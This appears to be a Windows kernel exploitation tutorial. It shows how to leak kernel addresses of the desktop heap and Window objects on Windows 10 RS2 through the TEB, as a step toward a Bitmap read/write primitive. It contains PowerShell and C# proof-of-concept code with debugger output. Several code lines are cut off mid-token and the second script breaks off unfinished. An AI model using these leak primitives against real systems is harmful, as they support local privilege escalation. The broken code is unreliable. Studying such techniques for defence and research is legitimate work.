Part 18: Kernel Exploitation -> RS2 Bitmap Necromancy

Hello and welcome back to another installment of the Windows Kernel exploitation series! It has been a while since my last post due to a lack of free time, I have however been putting out and refining a good amount of code in my PSKernel-Primitives repo so please keep an eye on that if you are interested in PowerShell Kernel pwn.

Today we will be resurrecting our, much loved, Bitmap kernel primitive on Windows 10 RS2. We are skipping RS1 as I wrote a blogpost for @mwrlabs detailing how to bypass the new mitigations present in the anniversary edition here.

We will go through two different techniques to leak Window objects from the desktop heap and then, using those objects, leak Bitmaps. I strongly recommend that you consult the resources below for more background information. Anyway, enough jibber jabber, let's get to it!

Resources:
+ Win32k Dark Composition: Attacking the Shadow part of Graphic subsystem (Peng Qui & SheFang Zhong => 360Vulcan) - here
+ LPE vulnerabilities exploitation on Windows 10 Anniversary Update (Drozdov Yurii & Drozdova Liudmila) - here
+ Morten Schenk's tweet revealing the first technique :D (@Blomster81) - here
+ Abusing GDI for ring0 exploit primitives: reloaded (@NicoEconomou & Diego Juarez) - here
+ A Tale Of Bitmaps: Leaking GDI Objects Post Windows 10 Anniversary Edition (@FuzzySec) - here
+ PSKernel-Primitives (@FuzzySec) - here
+ Windows RS2 HmValidateHandle Write-What-Where (@FuzzySec) - here

Plugging leaks

We would do well to briefly list the the mitigations Microsoft implemented to prevent Bitmap leaks and how these were bypassed for each iteration. The major build versions are used below for reference.

Windows 10 v1511

+ No mitigation in place at this point.
+ To leak, we grabbed a handle to the GdiSharedHandleTable from the PEB, performed a lookup to find the correct GDI_CELL struct and then read out the pKernelAddress which disclosed the Kernel address of the Bitmap SURFOBJ. Sample code can be found here.

Windows 10 RS1 v1607

+ Microsoft nulled the pKernelAddress in the GDI_CELL struct killing the old infoleak.
+ It was found that a number of objects, located in the same pool as our coveted Bitmap (paged pool), could be leaked. This was achieved by getting the address of gSharedInfo (global variable) from user32, reading out the address of the aheList HANDLEENTRY array, finding the correct array entry and finally reading out the phead element to get the kernel address of the object. Though we could not get the address of our bitmap directly, it was possible to craft/leak objects with a large size (ensuring the would end up in a low entropy large pool) and then perform a UAF style attack where the original object was free'd and the Bitmap allocated in it's place. Sample code can be found here.

Windows 10 RS2 v1703


+ Wouldn't you know it, Microsoft nulled the phead pointer killing the leak.
+ In this post we will discuss how we can use the user mapped Desktop heap to leak Window objects and, similar to what we did before, perform a UAF style attack to regain our Bitmap primitive!

We have all the best Bitmaps folks, the best!
The investigation of FAKE Desktop Heap "leaks" is a total WITCH HUNT!

Leak 1 => TEB.Win32ClientInfo

The first thing we want to do is leak the Kernel addresses for the tagWND and tagCLS Window structures. We will start off with Morten's leak as it provides better background to understanding the second leak.

The tweet below gives us all the detail we need to leak the address of the user mapped Desktop heap and how to calculate the offset from the user-mode version to the kernel-mode version (ulClientDelta).


Morten Schenk
@Blomster81


Replying to @NicoEconomou @aionescu

poi(@$teb+828) is desktop base and poi(poi(@$teb+828)+28)-poi(@$teb+828) is the ulClientDelta

It seems like the pointer to the user-mode version is stored at TEB.Win32ClientInfo+0x28 and the pointer to the kernel-mode version is stored at a further 0x28 from that address. The client delta in turn is simply the kernel address minus the user address. We can easily script something up in PowerShell which pulls out this data for us.


```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential)]
public struct _THREAD_BASIC_INFORMATION
{
    public IntPtr ExitStatus;
    public IntPtr TebBaseAddress;
    public IntPtr ClientId;
    public IntPtr AffinityMask;
    public IntPtr Priority;
    public IntPtr BasePriority;
}

public static class TEB
{
    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationThread(
        IntPtr hThread,
        int ThreadInfoClass,
        ref _THREAD_BASIC_INFORMATION ThreadInfo,
        int ThreadInfoLength,
        ref int ReturnLength);
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentThread();
}
"@

# Pseudo handle => -2
$CurrentHandle = [TEB]::GetCurrentThread()

# ThreadBasicInformation
$THREAD_BASIC_INFORMATION = New-Object _THREAD_BASIC_INFORMATION
$THREAD_BASIC_INFORMATION_SIZE = [System.Runtime.InteropServices.Marshal]::SizeOf($THREAD_BASIC_INFORMATI

$RetLen = New-Object Int
$CallResult = [TEB]::NtQueryInformationThread($CurrentHandle,0,[ref]$THREAD_BASIC_INFORMATION,$THREAD_BAS

$TEBBase = $THREAD_BASIC_INFORMATION.TebBaseAddress
$TEB_Win32ClientInfo = [Int64]$TEBBase+0x800
$TEB_UserKernelDesktopHeap = [System.Runtime.InteropServices.Marshal]::ReadInt64([Int64]$TEBBase+0x828)
$TEB_KernelDesktopHeap = [System.Runtime.InteropServices.Marshal]::ReadInt64($TEB_UserKernelDesktopHeap+0

echo "`n[+] _TEB.Win32ClientInfo:     $('{0:X16}' -f $TEB_Win32ClientInfo)"
echo "[+] User Mapped Desktop Heap: $('{0:X16}' -f $TEB_UserKernelDesktopHeap)"
echo "[+] Kernel Desktop Heap:      $('{0:X16}' -f $TEB_KernelDesktopHeap)"
echo "[+] ulClientDelta:            $('{0:X16}' -f ($TEB_KernelDesktopHeap-$TEB_UserKernelDesktopHeap))`n
```

Running our POC give the following output.



```
PS C:\Users\b33f> .\Desktop\TEB-Leak.ps1

[+] _TEB.Win32ClientInfo:     000000EC05E37800
[+] User Mapped Desktop Heap: 0000020D59FB0000
[+] Kernel Desktop Heap:      FFFFFF1D00800000
[+] ulClientDelta:            FFFFFD0FA6850000

PS C:\Users\b33f>
```

We can briefly confirm these values in KD.




```
1: kd> dt ntdll!_TEB 000000EC05E37000 Win32ClientInfo
   +0x800 Win32ClientInfo : [62] 8
1: kd> dq 000000EC05E37000+0x800 L6
000000ec`05e37800  00000000`00000008 00000000`00000000
000000ec`05e37810  00000000`00000a00 00000000`00000000
000000ec`05e37820  0000020d`59fb0700 0000020d`59fb0000
1: kd> dq 0000020d59fb0000
0000020d`59fb0000  00000000`00000000 0100dafa`761b2939
0000020d`59fb0010  00000001`ffeeffee ffffff1d`00800120
0000020d`59fb0020  ffffff1d`00800120 ffffff1d`00800000
0000020d`59fb0030  ffffff1d`00800000 00000000`00001400
0000020d`59fb0040  ffffff1d`008006f0 ffffff1d`01c00000
0000020d`59fb0050  00000001`000013c5 00000000`00000000
0000020d`59fb0060  ffffff1d`0083afe0 ffffff1d`0083afe0
0000020d`59fb0070  00000009`00000009 00100000`00000000
1: kd> dq ffffff1d00800000
ffffff1d`00800000  00000000`00000000 0100dafa`761b2939
ffffff1d`00800010  00000001`ffeeffee ffffff1d`00800120
ffffff1d`00800020  ffffff1d`00800120 ffffff1d`00800000
ffffff1d`00800030  ffffff1d`00800000 00000000`00001400
ffffff1d`00800040  ffffff1d`008006f0 ffffff1d`01c00000
ffffff1d`00800050  00000001`000013c5 00000000`00000000
ffffff1d`00800060  ffffff1d`0083afe0 ffffff1d`0083afe0
ffffff1d`00800070  00000009`00000009 00100000`00000000
```

An analysis of the desktop heap is beyond the scope of this post, for further information you can have a look here.

Scanning the Desktop Heap

Cool, the next step is to create a Window object and scan the Desktop Heap to find it. Since Microsoft decided (after Windows 8) that people don't need symbols for tagWND & tagCLS (..sigh..) we will have a quick look at these structures on Windows 7.


User mapped Desktop Heap tagWND
The first IntPtr of THRDESKHEAD is the Window handle
THRDESKHEAD has a pointer to tagWND in the Kernel
User mapped tagWND has a pointer to the Kernel tagCLS
lpszMenuName is a pointer to the paged pool buffer containing the Window class menu name

```
1: kd> dt tagWND 79C5B0 head pcls
win32k!tagWND
   +0x000 head : _THRDESKHEAD
   +0x098 pcls : 0xfffff900`c06192a0 tagCLS
1: kd> dx -r1 (*((win32k!_THRDESKHEAD *)0x79c5b0))
(*((win32k! THRDESKHEAD *)0x79c5b0))                 [Type: _THRDESKHEAD]
    [+0x000] h                : 0x1501ee [Type: void *]
    [+0x008] cLockObj         : 0x4 [Type: unsigned long]
    [+0x010] pti              : 0xfffff900c2abec30 [Type: tagTHREADINFO *]
    [+0x018] rpdesk           : 0xfffffa80054149b0 [Type: tagDESKTOP *]
    [+0x020] pSelf            : 0xfffff900c061c5b0 : 0xee [Type: unsigned char *]
1: kd> dx -r1 (*((win32k!_THRDESKHEAD *)0xfffff900c061c5b0))
(*((win32k! THRDESKHEAD *)0xfffff900c061c5b0))                 [Type: _THRDESKHEAD]
    [+0x000] h                : 0x1501ee [Type: void *]
    [+0x008] cLockObj         : 0x4 [Type: unsigned long]
    [+0x010] pti              : 0xfffff900c2abec30 [Type: tagTHREADINFO *]
    [+0x018] rpdesk           : 0xfffffa80054149b0 [Type: tagDESKTOP *]
    [+0x020] pSelf            : 0xfffff900c061c5b0 : 0xee [Type: unsigned char *]
1: kd> dx -r1 (*((win32k!tagCLS *)0xfffff900c06192a0))
(*((win32k!tagCLS *)0xfffff900c06192a0))                 [Type: tagCLS]
    [+0x000] pclsNext         : 0x0 [Type: tagCLS *]
    [+0x008] atomClassName    : 0xc194 [Type: unsigned short]
    [+0x00a] atomNVClassName  : 0xc194 [Type: unsigned short]
    [+0x00c] fnid             : 0x0 [Type: unsigned short]
    [+0x010] rpdeskParent     : 0xfffffa80054149b0 [Type: tagDESKTOP *]
    [+0x018] pdce             : 0x0 [Type: tagDCE *]
    [+0x020] hTaskWow         : 0x0 [Type: unsigned short]
    [+0x022] CSF_flags        : 0xc0 [Type: unsigned short]
    [+0x028] lpszClientAnsiMenuName : 0x1b4911e0 : "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    [+0x030] lpszClientUnicodeMenuName : 0x1b48fff0 : 0x41 [Type: unsigned short *]
    [+0x038] spcpdFirst       : 0x0 [Type: _CALLPROCDATA *]
    [+0x040] pclsBase         : 0xfffff900c06192a0 [Type: tagCLS *]
    [+0x048] pclsClone        : 0x0 [Type: tagCLS *]
    [+0x050] cWndReferenceCount : 1 [Type: int]
    [+0x054] style            : 0x0 [Type: unsigned int]
    [+0x058] lpfnWndProc      : 0x1ec157c [Type: __int64 (__cdecl*)(tagWND *,unsigned int,unsigned __int64,__int64)]
    [+0x060] cbclsExtra       : 0 [Type: int]
    [+0x064] cbwndExtra       : 273 [Type: int]
    [+0x068] hModule          : 0x13ffd0000 [Type: void *]
    [+0x070] spicn            : 0x0 [Type: tagCURSOR *]
    [+0x078] spcur            : 0x0 [Type: tagCURSOR *]
    [+0x080] hbrBackground    : 0x0 [Type: HBRUSH__ *]
    [+0x088] lpszMenuName     : 0xfffff900c1a08000 : 0x41 [Type: unsigned short *]
    [+0x090] lpszAnsiClassName : 0xfffff900c0624490 : "TestWindow" [Type: char *]
    [+0x098] spicnSm          : 0x0 [Type: tagCURSOR *]
```

As we can see, the first IntPtr sized value of tagWND is the Window handle (returned by CreateWindow/Ex). Notice also that tagWND->THRDESKHEAD->pSelf is a pointer to tagWND in the Kernel and that we can actually calculate the ulClientDelta by subtracting the Kernel tagWND from the user tagWND. One final thing to note is that the tagWND & tagCLS structures were changed in Windows 10 RS2. A bit of light reversing showed the following relevant offset changes.

x64 Pre RS2 (15063)

+ Window handle => 0x0

+ pSelf => 0x20

+ pcls => 0x98

+ lpszMenuNameOffset => pcls + 0x88

x64 Post RS2 (15063)

+ Window handle => 0x0

+ pSelf => 0x20

+ pcls => 0xa8

+ lpszMenuNameOffset => pcls + 0x90


Finding the a Window on the Desktop Heap is pretty straight forward, starting at the base of the Desktop Heap we can read out IntPtr sized values and compare them to a specific Window handle. Once we find a match we know we have the offset to the start of the tagWND struct. Let's update our POC and give that a go.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential)]
public struct _THREAD_BASIC_INFORMATION
{
    public IntPtr ExitStatus;
    public IntPtr TebBaseAddress;
    public IntPtr ClientId;
    public IntPtr AffinityMask;
    public IntPtr Priority;
    public IntPtr BasePriority;
}
```

```
public class DesktopHeapGDI
{
    delegate IntPtr WndProc(IntPtr hWnd, uint msg, IntPtr wParam, IntPtr lParam);

    [System.Runtime.InteropServices.StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]
    struct WNDCLASS
    {
        public uint style;
        public IntPtr lpfnWndProc;
        public int cbClsExtra;
        public int cbWndExtra;
        public IntPtr hInstance;
        public IntPtr hIcon;
        public IntPtr hCursor;
        public IntPtr hbrBackground;
        [MarshalAs(UnmanagedType.LPWStr)]
        public string lpszMenuName;
        [MarshalAs(UnmanagedType.LPWStr)]
        public string lpszClassName;
    }

    [System.Runtime.InteropServices.DllImport("user32.dll", SetLastError = true)]
    static extern System.UInt16 RegisterClassW(
        [System.Runtime.InteropServices.In] ref WNDCLASS lpWndClass
    );

    [System.Runtime.InteropServices.DllImport("user32.dll", SetLastError = true)]
    static extern IntPtr CreateWindowExW(
        UInt32 dwExStyle,
        [MarshalAs(UnmanagedType.LPWStr)]
        string lpClassName,
        [MarshalAs(UnmanagedType.LPWStr)]
        string lpWindowName,
        UInt32 dwStyle,
        Int32 x,
        Int32 y,
        Int32 nWidth,
        Int32 nHeight,
        IntPtr hWndParent,
        IntPtr hMenu,
        IntPtr hInstance,
        IntPtr lpParam
    );

    [System.Runtime.InteropServices.DllImport("user32.dll", SetLastError = true)]
    static extern System.IntPtr DefWindowProcW(
        IntPtr hWnd,
        uint msg,
        IntPtr wParam,
        IntPtr lParam
    );

    [System.Runtime.InteropServices.DllImport("user32.dll", SetLastError = true)]
    static extern bool DestroyWindow(
        IntPtr hWnd
    );

    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationThread(
        IntPtr hThread,
        int ThreadInfoClass,
        ref _THREAD_BASIC_INFORMATION ThreadInfo,
        int ThreadInfoLength,
        ref int ReturnLength);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentThread();

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();

    private IntPtr m_hwnd;
    public IntPtr CustomWindow(string class_name, string menu_name)
    {
        m_wnd_proc_delegate = CustomWndProc;

        WNDCLASS wind_class = new WNDCLASS();
        wind_class.lpszClassName = class_name;
        wind_class.lpszMenuName = menu_name;
        wind_class.lpfnWndProc = System.Runtime.InteropServices.Marshal.GetFunctionPointerForDelegate(m_w

        UInt16 class_atom = RegisterClassW(ref wind_class);
        m_hwnd = CreateWindowExW(
            0,
            class_name,
            String.Empty,
            0,
            0,
            0,
            0,
            0,
            IntPtr.Zero,
            IntPtr.Zero,
            IntPtr.Zero,
            IntPtr.Zero
        );
        return m_hwnd;
    }

    private static IntPtr CustomWndProc(IntPtr hWnd, uint msg, IntPtr wParam, IntPtr lParam)
    {
        return DefWindowProcW(hWnd, msg, wParam, lParam);
    }

    private WndProc m_wnd_proc_delegate;
}
"@


#------------------[Create Window]

# Call nonstatic public method => delegWndProc
$DesktopHeapGDI = New-Object DesktopHeapGDI

# Menu name buffer
$Buff = "A"*0x8F0
$Handle = $DesktopHeapGDI.CustomWindow("TestWindow",$Buff)
#$Handle.ToInt64()
echo "`n[+] Window handle: $Handle"

#------------------[Leak Desktop Heap]

# Pseudo handle => -2
$CurrentHandle = [DesktopHeapGDI]::GetCurrentThread()

# ThreadBasicInformation
$THREAD_BASIC_INFORMATION = New-Object _THREAD_BASIC_INFORMATION
$THREAD_BASIC_INFORMATION_SIZE = [System.Runtime.InteropServices.Marshal]::SizeOf($THREAD_BASIC_INFORMATI

$RetLen = New-Object Int
$CallResult = [DesktopHeapGDI]::NtQueryInformationThread($CurrentHandle,0,[ref]$THREAD_BASIC_INFORMATION,

$TEBBase = $THREAD_BASIC_INFORMATION.TebBaseAddress
$TEB_Win32ClientInfo = [Int64]$TEBBase+0x800
$TEB_UserKernelDesktopHeap = [System.Runtime.InteropServices.Marshal]::ReadInt64([Int64]$TEBBase+0x828)
$TEB_KernelDesktopHeap = [System.Runtime.InteropServices.Marshal]::ReadInt64($TEB_UserKernelDesktopHeap+0
$ulClientDelta = $TEB_KernelDesktopHeap - $TEB_UserKernelDesktopHeap

echo "`n[+] _TEB.Win32ClientInfo:     $('{0:X16}' -f $TEB_Win32ClientInfo)"
